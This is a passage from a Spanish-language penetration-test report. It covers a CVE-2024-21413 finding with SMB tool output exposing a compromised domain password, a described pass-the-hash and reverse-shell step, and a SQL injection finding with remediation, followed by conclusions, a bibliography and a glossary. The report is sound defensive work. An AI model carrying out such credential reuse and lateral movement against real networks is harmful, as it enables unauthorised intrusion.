SMB          192.168.8.159   445    CRUZ-DESKTOP     [+] company.local\Msebas:Password2 (Pwn3d!)
SMB          192.168.8.145   445    WIN-KACQH6P7MCT  [*] b'W\x00i\x00n\x00d\x00o\x00w\x00s\x00 \x00
\x00e\x00r\x00 \x002\x000\x000\x003\x00 \x003\x007\x009\x000\x00 \x00S\x00e\x00r\x00v\x00i\x00c\x0
a\x00c\x00k\x00 \x002\x00' (name:WIN-KACQH6P7MCT) (domain:WIN-KACQH6P7MCT.PUSW.LOCAL) (signing:Fal
```

A partir de estos datos, obtendremos acceso a una shell asociada a Jcruz utilizando el hash de Msebas, dado que este último tiene privilegios sobre la cuenta de Jcruz. A continuación, se muestra la evidencia de cómo se obtiene acceso al servidor por revershell.




A partir de la contraseña de Msebas se puede tener un acceso remoto a su respectivo equipo, como se muestra a continuación.

	 De esta manera se tiene comprometido los equipos detectados durante el reconocimiento y como vector de ataque la ingeniería social.
REMEDIACIÓN	• Microsoft ha lanzado actualizaciones para Microsoft Office. • Autenticar la • Firmar SMBv1.
REFERENCIAS EXTERNAS	[1] https://msrc.microsoft.com/update-guide/vulnerability/CVE-2024-21413 [2] https://hack4u.io/

Inyección SQL

Inyección SQL	**9.6**
VALORACIÓN CVSS 3.1 FINAL: /AV:A/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H	
NÚMERO DE OCURRENCIAS: 3	
DIRECCIÓN URL:	https://dirección.ejemplocorp.com/login
DESCRIPCIÓN	SQL Injection (SQLi) es una vulnerabilidad de seguridad en aplicaciones web que permite a un atacante insertar o manipular consultas SQL dentro de una base de datos a través de campos de entrada, como formularios de login, barras de búsqueda o parámetros de URL. Esto ocurre cuando los datos proporcionados por el usuario no son adecuadamente validados o filtrados antes de ser incluidos en las consultas SQL que interactúan con la base de datos. El impacto de SQLi puede ser grave, ya que puede permitir a los atacantes: • Acceder a información confidencial, como credenciales de usuario, detalles financieros o datos personales.

	• Modificar datos en la base de datos, corrompiendo o eliminando registros. • Ejecutar comandos arbitrarios en el servidor, lo que puede llevar a la toma de control total del sistema o a la escalación de privilegios. • Eludir autenticación en aplicaciones vulnerables a través de técnicas como la manipulación de contraseñas en las consultas SQL.
EVIDENCIA	En la siguiente evidencia se muestra cómo se logró eludir las capas de protección del aplicativo, permitiendo obtener una respuesta directa de la base de datos.  Para la extracción completa y su automatización se utilizó el script detallado en la sección “6.2.2”.
REMEDIACIÓN	• **Uso de Consultas Preparadas (Prepared Statements**): Usar consultas preparadas con parámetros en lugar de poner directamente los datos del usuario dentro de las consultas SQL. Esto separa el código de la consulta de los datos que se ingresan, evitando que se pueda insertar código malicioso. La mayoría de los lenguajes y frameworks modernos, como PDO en PHP o las consultas parametrizadas en SQL Server y MySQL, ya tienen soporte para esto. • **Validación y Saneamiento de Entrada de Datos:** Asegurar de validar estrictamente todos los datos que recibe la aplicación. Esto incluye usar listas blancas (whitelists) para aceptar solo valores permitidos. Además, filtra caracteres especiales como

	comillas ('), punto y coma (;) y otros que podrían cambiar cómo funcionan las consultas SQL. • **Principio de Menor Privilegio**: Configurar las bases de datos para que cada usuario tenga solo los permisos que realmente necesita. Por ejemplo, si una aplicación solo debe leer datos, la cuenta que usa no debe poder modificar ni borrar información. • **Escapar los Caracteres Especiales**: Si se deben incluir valores proporcionados por el usuario en una consulta SQL, es crucial escapar correctamente los caracteres especiales (como comillas) antes de ser procesados por el motor de la base de datos. Sin embargo, esto no es tan seguro como el uso de consultas preparadas.
REFERENCIAS EXTERNAS	[1] https://portswigger.net/web-security/sql-injection [2] https://owasp.org/www-community/attacks/SQL_Injection

7 Conclusiones

Este caso representa una implementación exitosa de la metodología descrita en este informe, demostrando no solo el dominio técnico aplicado durante la evaluación, sino también la capacidad de adaptación y acompañamiento estratégico por parte de SecureCorp.

Durante la evaluación se identificaron y explotaron múltiples vulnerabilidades críticas, incluyendo una inyección SQL que permitió el acceso no autorizado a datos sensibles, y la explotación de la vulnerabilidad CVE-2024-21413 (Moniker Link), mediante un script personalizado desarrollado para eludir mecanismos de defensa. Estas actividades, realizadas bajo un enfoque de caja negra, permitieron evaluar con precisión el nivel de exposición de la infraestructura.

Sin embargo, el valor de este trabajo no se limitó a los hallazgos técnicos. Desde la planeación inicial hasta la implementación de soluciones de remediación, participé directamente en cada fase del proyecto. Más allá de la entrega del informe, colaboramos activamente con los equipos técnicos del cliente para tener un alto nivel y confianza de que las vulnerabilidades fueran comprendidas, priorizadas y mitigadas correctamente.

SecureCorp no solo presentó una propuesta sólida desde el punto de vista técnico, sino también financieramente adecuada a las capacidades del cliente. Frente a otras propuestas que requerían inversiones considerables en licencias de software comercial, propusimos un enfoque práctico: optimizar la configuración de herramientas ya adquiridas, endurecer los sistemas existentes, y complementar la infraestructura con soluciones de código abierto, facilitando visibilidad, control y trazabilidad de eventos relevantes para el SOC.

Este acompañamiento permitió al cliente no solo aprobar las auditorías regulatorias, sino también fortalecer de manera tangible su postura de ciberseguridad. Se implementaron reglas efectivas en Web Application Firewalls (WAFs), se remediaron configuraciones inseguras, y se ejecutaron pruebas ilimitadas posteriores para validar los cambios aplicados. Todo esto alineado a normativas como **PCI DSS 4.0**, cumpliendo los requisitos técnicos exigidos por los reguladores y asegurando la efectividad de los controles compensatorios.

Además, este caso pone de relieve la importancia de aplicar una **metodología de pruebas de penetración estructurada y bien documentada**, como la desarrollada a lo largo del presente informe. Gracias a ella, EjemploCorp no solo pudo identificar amenazas reales, sino también prepararse de forma sólida para afrontar auditorías regulatorias y buscar certificaciones internacionales. Esta metodología ofrece un marco de trabajo confiable y replicable que otras organizaciones pueden adoptar para mejorar su resiliencia frente a ciberataques y cumplir con estándares internacionales de seguridad de la información.

En síntesis, esta experiencia no solo reafirma el impacto de la prueba de penetración cuando se aplica con metodología y visión estratégica, sino que valida un modelo de trabajo realista, colaborativo y centrado en resultados concretos para la defensa de sistemas críticos en entornos financieros.

8 Bibliografía

27001, N. I. (2023). *NORMA ISO 27001*. Obtenido de normaiso27001.es

Ahola, M. (2021). *The Role of Human Error in Successful Cyber Security Breaches.* blog.usecure.io/the-role-of-human-error-in-successful-cyber-security-breaches.

Ali Dehghantanha, M. C. (2018). *Cyber Threat Intelligence.* Springer.

ATT&CK, M. I. (2023). *Mitre att&ck*. Obtenido de https://attack. mitre. org

avast. (2023). *¿Qué es un sniffer y cómo puede protegerse?* Obtenido de ¿Qué es un sniffer y cómo puede protegerse?: https://www.avast.com/es-es/c-sniffer

Branko Bokan, J. S. (16 de april de 2021). *Systems and Information Engineering Design Symposium (SIEDS)*. Obtenido de ieeexplore.ieee.org/abstract/document/9483736

Charles J. Brookes, C. G. (2018). *Cybersecurity essentials.* SYBEX.

cloudflare. (2023). *¿Qué es un ataque de denegación de servicio (DoS)?* Obtenido de ¿Qué es un ataque de denegación de servicio (DoS)?: https://www.cloudflare.com/es-es/learning/ddos/glossary/denial-of-service/

Cole, E. (2011). *Network security bible.* John Wiley & Sons.

enisa. (2023). *What is "Social Engineering"?* Obtenido de What is "Social Engineering"?: https://www.enisa.europa.eu/topics/incident-response/glossary/what-is-social-engineering

fortinet. (2023). *¿Qué es un ataque de fuerza bruta?* Obtenido de ¿Qué es un ataque de fuerza bruta?: https://www.fortinet.com/lat/resources/cyberglossary/brute-force-attack

Hacker. (18 de marzo de 2011). *SEGURIDAD EN SISTEMAS Y TÉCNICAS DE HACKING. THEHACKERWAY (THW)*. Obtenido de Pasos de Post-Explotación de Sistemas: https://thehackerway.com/2011/03/18/pasos-de-post-explotacion-de-sistemas/

Hadnagy, C. (2010). *Social engineering: The art of human hacking.* John Wiley & Sons.

Howser, G. &. (2014). *A modal model of stuxnet attacks on cyber-physical systems: A matter of trust. In 2014 Eighth international conference on software security and reliability.* IEEE.

Hyppönen, M. (2021). *Internet.* Werner Söderström Ltd.

Køien, M. A. (2014). *Cyber Security and the Internet of Things: Vulnerabilities,Threats, Intruders.* University of Agder, Norway.

Mana Saleh, A. R. (2021). *IoT-based Application of Information Security Triad. International Journal of Interactive Mobile Technologies.*

Markus Christen, B. G. (2020). *Basic concepts and models of cybersecurity. The ethics of cybersecurity.* SpringerOpen.

McNab. (2007). *Network security assessment: know your network.* O'Reilly Media, Inc.

Mihai, I. C. (2014). *Cyber kill chain analysis.* University Polithenica.

Mitnick, k. (2009). *The art of intrusion: the real stories behind the exploits of hackers, intruders and deceivers.* John Wiley & Sons.

Mitnick, K. (2021). *Ghost in the wires: My adventures as the world's most wanted hacker.* Hachette UK.

Moussouris, K. (2018). *Fixing a Hole: The Labor Market for Bugs.* The MIT Press.

Nather, W. (2016). *Retelling the Retail Security Story.* usenix.

Nickerson, C. (2009). *Key Performance Measures in the BC Sheriff Service.* The University ofNorthem British Columbia.

nmap. (2018). *A Quick Port Scanning Tutorial*. Obtenido de A Quick Port Scanning Tutorial: nmap.org/book/port-scanning-tutorial.html

OWASP. (s.f.). *Missing Error Handling*. Obtenido de Missing Error Handling: owasp.org/www-community/vulnerabilities/Missing_Error_Handling

pando, F. (21 de junio de 2023). *Análisis de vulnerabilidades para empresas: ¿Cómo se realiza?* Obtenido de Análisis de vulnerabilidades para empresas: ¿Cómo se realiza?: itmastersmag.com/noticias-analisis/analisis-de-vulnerabilidades-cual-es-su-importancia/

portswigger. (2024). *Testing input validation*. Obtenido de Testing input validation: portswigger.net/burp/documentation/desktop/testing-workflow/input-validation

rapid7. (2023). *Vulnerabilities, Exploits, and Threats*. Obtenido de Vulnerabilities, Exploits, and Threats: https://www.rapid7.com/fundamentals/vulnerabilities-exploits-threats/

Schneier, B. (2015). *Secrets and lies: digital security in a networked world.* John Wiley & Sons.

sentinelONE. (2023). *What Is An Attack Surface In Cyber Security?* Obtenido de What Is An Attack Surface In Cyber Security?: https://www.sentinelone.com/cybersecurity-101/what-is-cyber-security-attack-surface/

sentinelONE. (s.f.). *What Is Cyber Reconnaissance?* Obtenido de What Is Cyber Reconnaissance?: sentinelone.com/cybersecurity-101/what-is-cyber-reconnaissance

Shahriar Badsha, I. V. (2023). *BloCyNfo-Share: Blockchain based Cybersecurity Information Sharing with Fine Grained Access Control.*

Tahir, R. (2018). *A study on malware and malware detection techniques. International Journal of Education and Management Engineering.*

testing, p. (29 de marzo de 2023). *What are Privilege Escalations? Attacks, Understanding its Types & Mitigating Them*. Obtenido de What are Privilege Escalations? Attacks, Understanding its Types & Mitigating Them: https://www.eccouncil.org/cybersecurity-exchange/penetration-testing/privilege-escalations-attacks/

Valasek, C. &. (2015). *Remote exploitation of an unaltered passenger vehicle. Black Hat USA.*

Apéndice A: Glosario

Seguridad de la Información: Conjunto de prácticas, procedimientos y tecnologías diseñadas para proteger la confidencialidad, integridad y disponibilidad de la información en cualquier formato: digital, físico o en tránsito. Se centra en asegurar que la información se mantenga segura frente a amenazas como accesos no autorizados, robos, pérdidas, daños o cualquier otro riesgo que pueda comprometer su valor o utilidad.

Vulnerabilidad: Debilidad o falla en un sistema, red o aplicación que puede ser explotada por un atacante para obtener acceso no autorizado a información o recursos. Ejemplos incluyen errores de configuración, fallos de software y credenciales débiles.

Amenaza: Potencial evento o acción que puede causar daño a un sistema o red, comprometiendo la seguridad de la información. Las amenazas pueden ser internas (empleados malintencionados) o externas (hackers) y pueden incluir ataques de phishing, malware, y accesos no autorizados.

IT (Tecnología de la Información): Departamento o función en una organización responsable de la gestión de la tecnología utilizada para almacenar, transmitir y procesar información. Incluye el manejo de hardware, software, redes y sistemas de datos.

SOC (Centro de Operaciones de Seguridad): Unidad dentro de una organización dedicada a la detección, análisis y respuesta a incidentes de seguridad informática. Los analistas del SOC monitorean redes y sistemas para identificar y mitigar amenazas cibernéticas.

Ciber Kill Chain: Modelo que muestra las etapas comunes de un ataque cibernético, desde que el atacante identifica a la víctima hasta que roba información. Las etapas suelen ser: reconocimiento, preparación de la herramienta o ataque, envío del ataque, explotación de la vulnerabilidad, instalación de código malicioso, control remoto del sistema y finalmente, la acción sobre los objetivos (como robar datos).

MITRE ATT&CK: Base de conocimientos detallada de tácticas y técnicas utilizadas por los adversarios cibernéticos en todo el ciclo de vida de un ataque. Proporciona un marco para mejorar la defensa cibernética y la capacidad de respuesta ante incidentes.

Tipo de Análisis: Se refiere a la metodología utilizada en pruebas de penetración para evaluar la seguridad de un sistema. Los principales tipos son:

- **Caja Negra:** En este tipo de prueba, quien evalúa el sistema no sabe nada de su estructura ni funcionamiento interno. Es como si intentara entrar sin ninguna pista, igual que un atacante externo que no tiene acceso previo.
- **Caja Gris:** El evaluador sabe un poco sobre el sistema o tiene acceso parcial, como un hacker que ya tiene algo de información, pero no todo.
- **Caja Blanca:** El evaluador tiene acceso total a la información y arquitectura del sistema, permitiendo una evaluación exhaustiva desde la perspectiva de un insider.

Definición de Alcance: Es el proceso de decidir qué partes del sistema o red vamos a revisar y qué queremos lograr con la prueba de seguridad. Esto incluye identificar qué

redes, aplicaciones y datos vamos a probar, y también qué métodos y herramientas usaremos para hacerlo.

Hacking Ético: Práctica de evaluar la seguridad de los sistemas y redes de una organización mediante la simulación de ataques cibernéticos. Los hackers éticos identifican y corrigen vulnerabilidades para prevenir ataques reales.

Consultoría de Seguridad de la Información: es un servicio donde expertos ayudan a las empresas a proteger sus datos y sistemas. Estos especialistas revisan los riesgos, crean reglas de seguridad y sugieren soluciones que se ajustan a lo que cada empresa necesita.

Análisis de Vulnerabilidades: Proceso de identificación, cuantificación y priorización de las vulnerabilidades en un sistema. Involucra el uso de herramientas y técnicas para escanear redes y aplicaciones en busca de debilidades que puedan ser explotadas.

Análisis de Logs: Revisión detallada de los registros de eventos generados por sistemas y aplicaciones para identificar comportamientos inusuales o potencialmente maliciosos.

Pruebas de Penetración: Evaluación de seguridad donde se simulan ataques reales contra sistemas y redes para identificar y explotar vulnerabilidades. Involucra técnicas como escaneo de puertos, inyección SQL, y explotación de fallos de configuración.

Detección de Intrusiones: Uso de sistemas y software para monitorear redes y sistemas en tiempo real con el fin de identificar posibles intentos de acceso no autorizado.

Cifrado: Es un método que convierte la información en un código difícil de entender para cualquiera que no tenga la clave correcta. Así se protege la información cuando se guarda o se envía.

Autenticación de Usuarios: Es el proceso para comprobar que alguien es quien dice ser antes de dejarlo entrar a un sistema o servicio. Esto puede hacerse con contraseñas, códigos especiales o varios métodos juntos (como la verificación en dos pasos.

Control de Acceso: Restricción del acceso a datos y recursos únicamente a usuarios autorizados. Involucra la implementación de políticas y herramientas para gestionar quién puede ver y modificar información.

Capacitación en Concienciación sobre Seguridad: Programas educativos para empleados y usuarios que les enseñan cómo identificar y responder a amenazas de seguridad comunes, como phishing y malware.

Cumplimiento Normativo: Adherencia a leyes, regulaciones y estándares de la industria que dictan cómo se debe manejar y proteger la información sensible. Ejemplos incluyen GDPR, HIPAA, y PCI DSS.

Web Application Firewall (WAF): Un Firewall de Aplicaciones Web (WAF) es una solución de seguridad diseñada para proteger aplicaciones web frente a amenazas comunes. Actúa inspeccionando y filtrando el tráfico HTTP tanto entrante como saliente. Se ubica entre el cliente y la aplicación web, analizando las solicitudes y respuestas para detectar y bloquear actividades maliciosas antes de que afecten a la aplicación.

Control de acceso basado en roles (RBAC): Es un modelo de seguridad que asigna permisos a los usuarios según el **rol que desempeñan dentro de la organización**, en lugar de hacerlo individualmente. Por ejemplo, un cajero, un analista de seguridad y un

administrador de base de datos tendrán distintos niveles de acceso porque sus funciones lo requieren. Esto **reduce el riesgo de acceso no autorizado**, ya que cada usuario solo puede ver o modificar la información que necesita para su trabajo.

Feeds de inteligencia en tiempo real: Flujos de datos automatizados que proporcionan información actualizada sobre amenazas cibernéticas. Estos feeds pueden incluir indicadores de compromiso (IoC), muestras de malware, firmas, direcciones IP maliciosas, hashes, dominios sospechosos o reportes de campañas activas. Pueden ser públicos (de acceso libre) o privados (de suscripción o uso restringido). Se integran en herramientas como SIEM o EDR para mejorar la detección y respuesta ante amenazas.

MISP (Malware Information Sharing Platform & Threat Sharing): Plataforma de código abierto diseñada para compartir, almacenar y correlacionar información sobre amenazas (como IoC, TTP, actores de amenazas, etc.) entre organizaciones. Es ampliamente utilizada por gobiernos, CERTs y sectores privados para fomentar la colaboración en ciberseguridad.

AlienVault OTX (Open Threat Exchange): Plataforma pública de intercambio de inteligencia desarrollada por AT&T Cybersecurity. Permite a usuarios y organizaciones colaborar compartiendo indicadores de amenazas y accediendo a feeds comunitarios en tiempo real. Integra visualizaciones, análisis de amenazas y capacidades de automatización.

IBM X-Force Exchange: Plataforma de inteligencia de amenazas mantenida por IBM. Proporciona análisis técnicos y estratégicos sobre campañas de malware, APTs, vulnerabilidades críticas y amenazas emergentes. Ofrece tanto inteligencia abierta como servicios premium para empresas.

VirusTotal: Servicio gratuito (propiedad de Google) que analiza archivos, URLs y otros objetos sospechosos utilizando múltiples motores antivirus y herramientas de análisis. Además de su función como escáner, actúa como fuente de inteligencia para detectar malware conocido, relacionar muestras y extraer IoCs.

Logs y telemetría interna: Conjunto de datos generados por los sistemas y dispositivos de una organización, que registran eventos, comportamientos, configuraciones, accesos, y posibles anomalías relacionadas con la seguridad.

SIEM (Security Information and Event Management): Solución de ciberseguridad que permite centralizar, correlacionar y analizar eventos y registros (logs) generados por múltiples dispositivos, aplicaciones y sistemas de una organización. Su objetivo es detectar, alertar y facilitar la respuesta ante incidentes de seguridad, de forma proactiva y en tiempo real.

EDR (Endpoint Detection and Response): Solución de seguridad enfocada en los **dispositivos finales (endpoints)** que permite detectar, investigar y responder ante amenazas avanzadas. Un sistema EDR recopila continuamente datos de actividad del endpoint (procesos, archivos, conexiones, etc.), identifica comportamientos anómalos mediante análisis heurísticos y/o inteligencia de amenazas, y proporciona capacidades de respuesta como **aislamiento del dispositivo, eliminación de malware** o **bloqueo de procesos maliciosos**.

NDR (Network Detection and Response): Tecnología centrada en la red que analiza el tráfico para identificar movimientos laterales, exfiltración de datos o comunicaciones con

servidores de comando y control (C2), mediante técnicas como inspección profunda de paquetes y análisis de comportamiento.

Firewall (Cortafuegos de red): Dispositivo o software de seguridad perimetral que monitorea, filtra y controla el tráfico de red entrante y saliente según un conjunto de políticas o reglas predefinidas. Su función principal es actuar como una barrera de protección entre una red confiable (como la red interna de una organización) y una red no confiable (como Internet), permitiendo únicamente el tráfico que cumple con los criterios de seguridad establecidos.

Endpoint (Punto final de red): Cualquier dispositivo físico que se conecta directamente a una red. Esto incluye computadoras de escritorio, laptops, servidores, smartphones, tabletas, cajeros automáticos, impresoras de red y otros equipos que interactúan con sistemas o recursos empresariales.

Hash: Un hash es el resultado de una función matemática unidireccional que transforma datos de entrada de cualquier tamaño en una cadena de caracteres (conocida como huella digital) de longitud fija. Esta huella es única para cada conjunto de datos y no puede revertirse para obtener la información original, lo que permite identificar archivos o mensajes de forma precisa y detectar cualquier modificación.

IP (Dirección IP): La dirección IP (Internet Protocol) es un identificador numérico asignado a un dispositivo conectado a una red que utiliza el protocolo IP para comunicarse.

C2 (Comando y Control, Command and Control): Un servidor o infraestructura C2 es un sistema controlado por un atacante que envía comandos y recibe información de dispositivos comprometidos (bots o máquinas infectadas). Las comunicaciones con servidores C2 permiten a los atacantes controlar remotamente malware, exfiltrar datos o coordinar ataques distribuidos.

ISO/IEC 27001: Norma que especifica los requisitos para establecer, implementar, mantener y mejorar un sistema de gestión de seguridad de la información (SGSI). Es ampliamente utilizada para lograr certificaciones

ISO/IEC 27002: Complemento de la ISO/IEC 27001. Proporciona un conjunto de controles y prácticas recomendadas para gestionar los riesgos de seguridad de la información.

NTLM Hashes (NT LAN Manager Hashes): Representación cifrada de contraseñas usadas en autenticación Windows.

Exploit: Código o técnica que aprovecha una vulnerabilidad para ejecutar acciones no autorizadas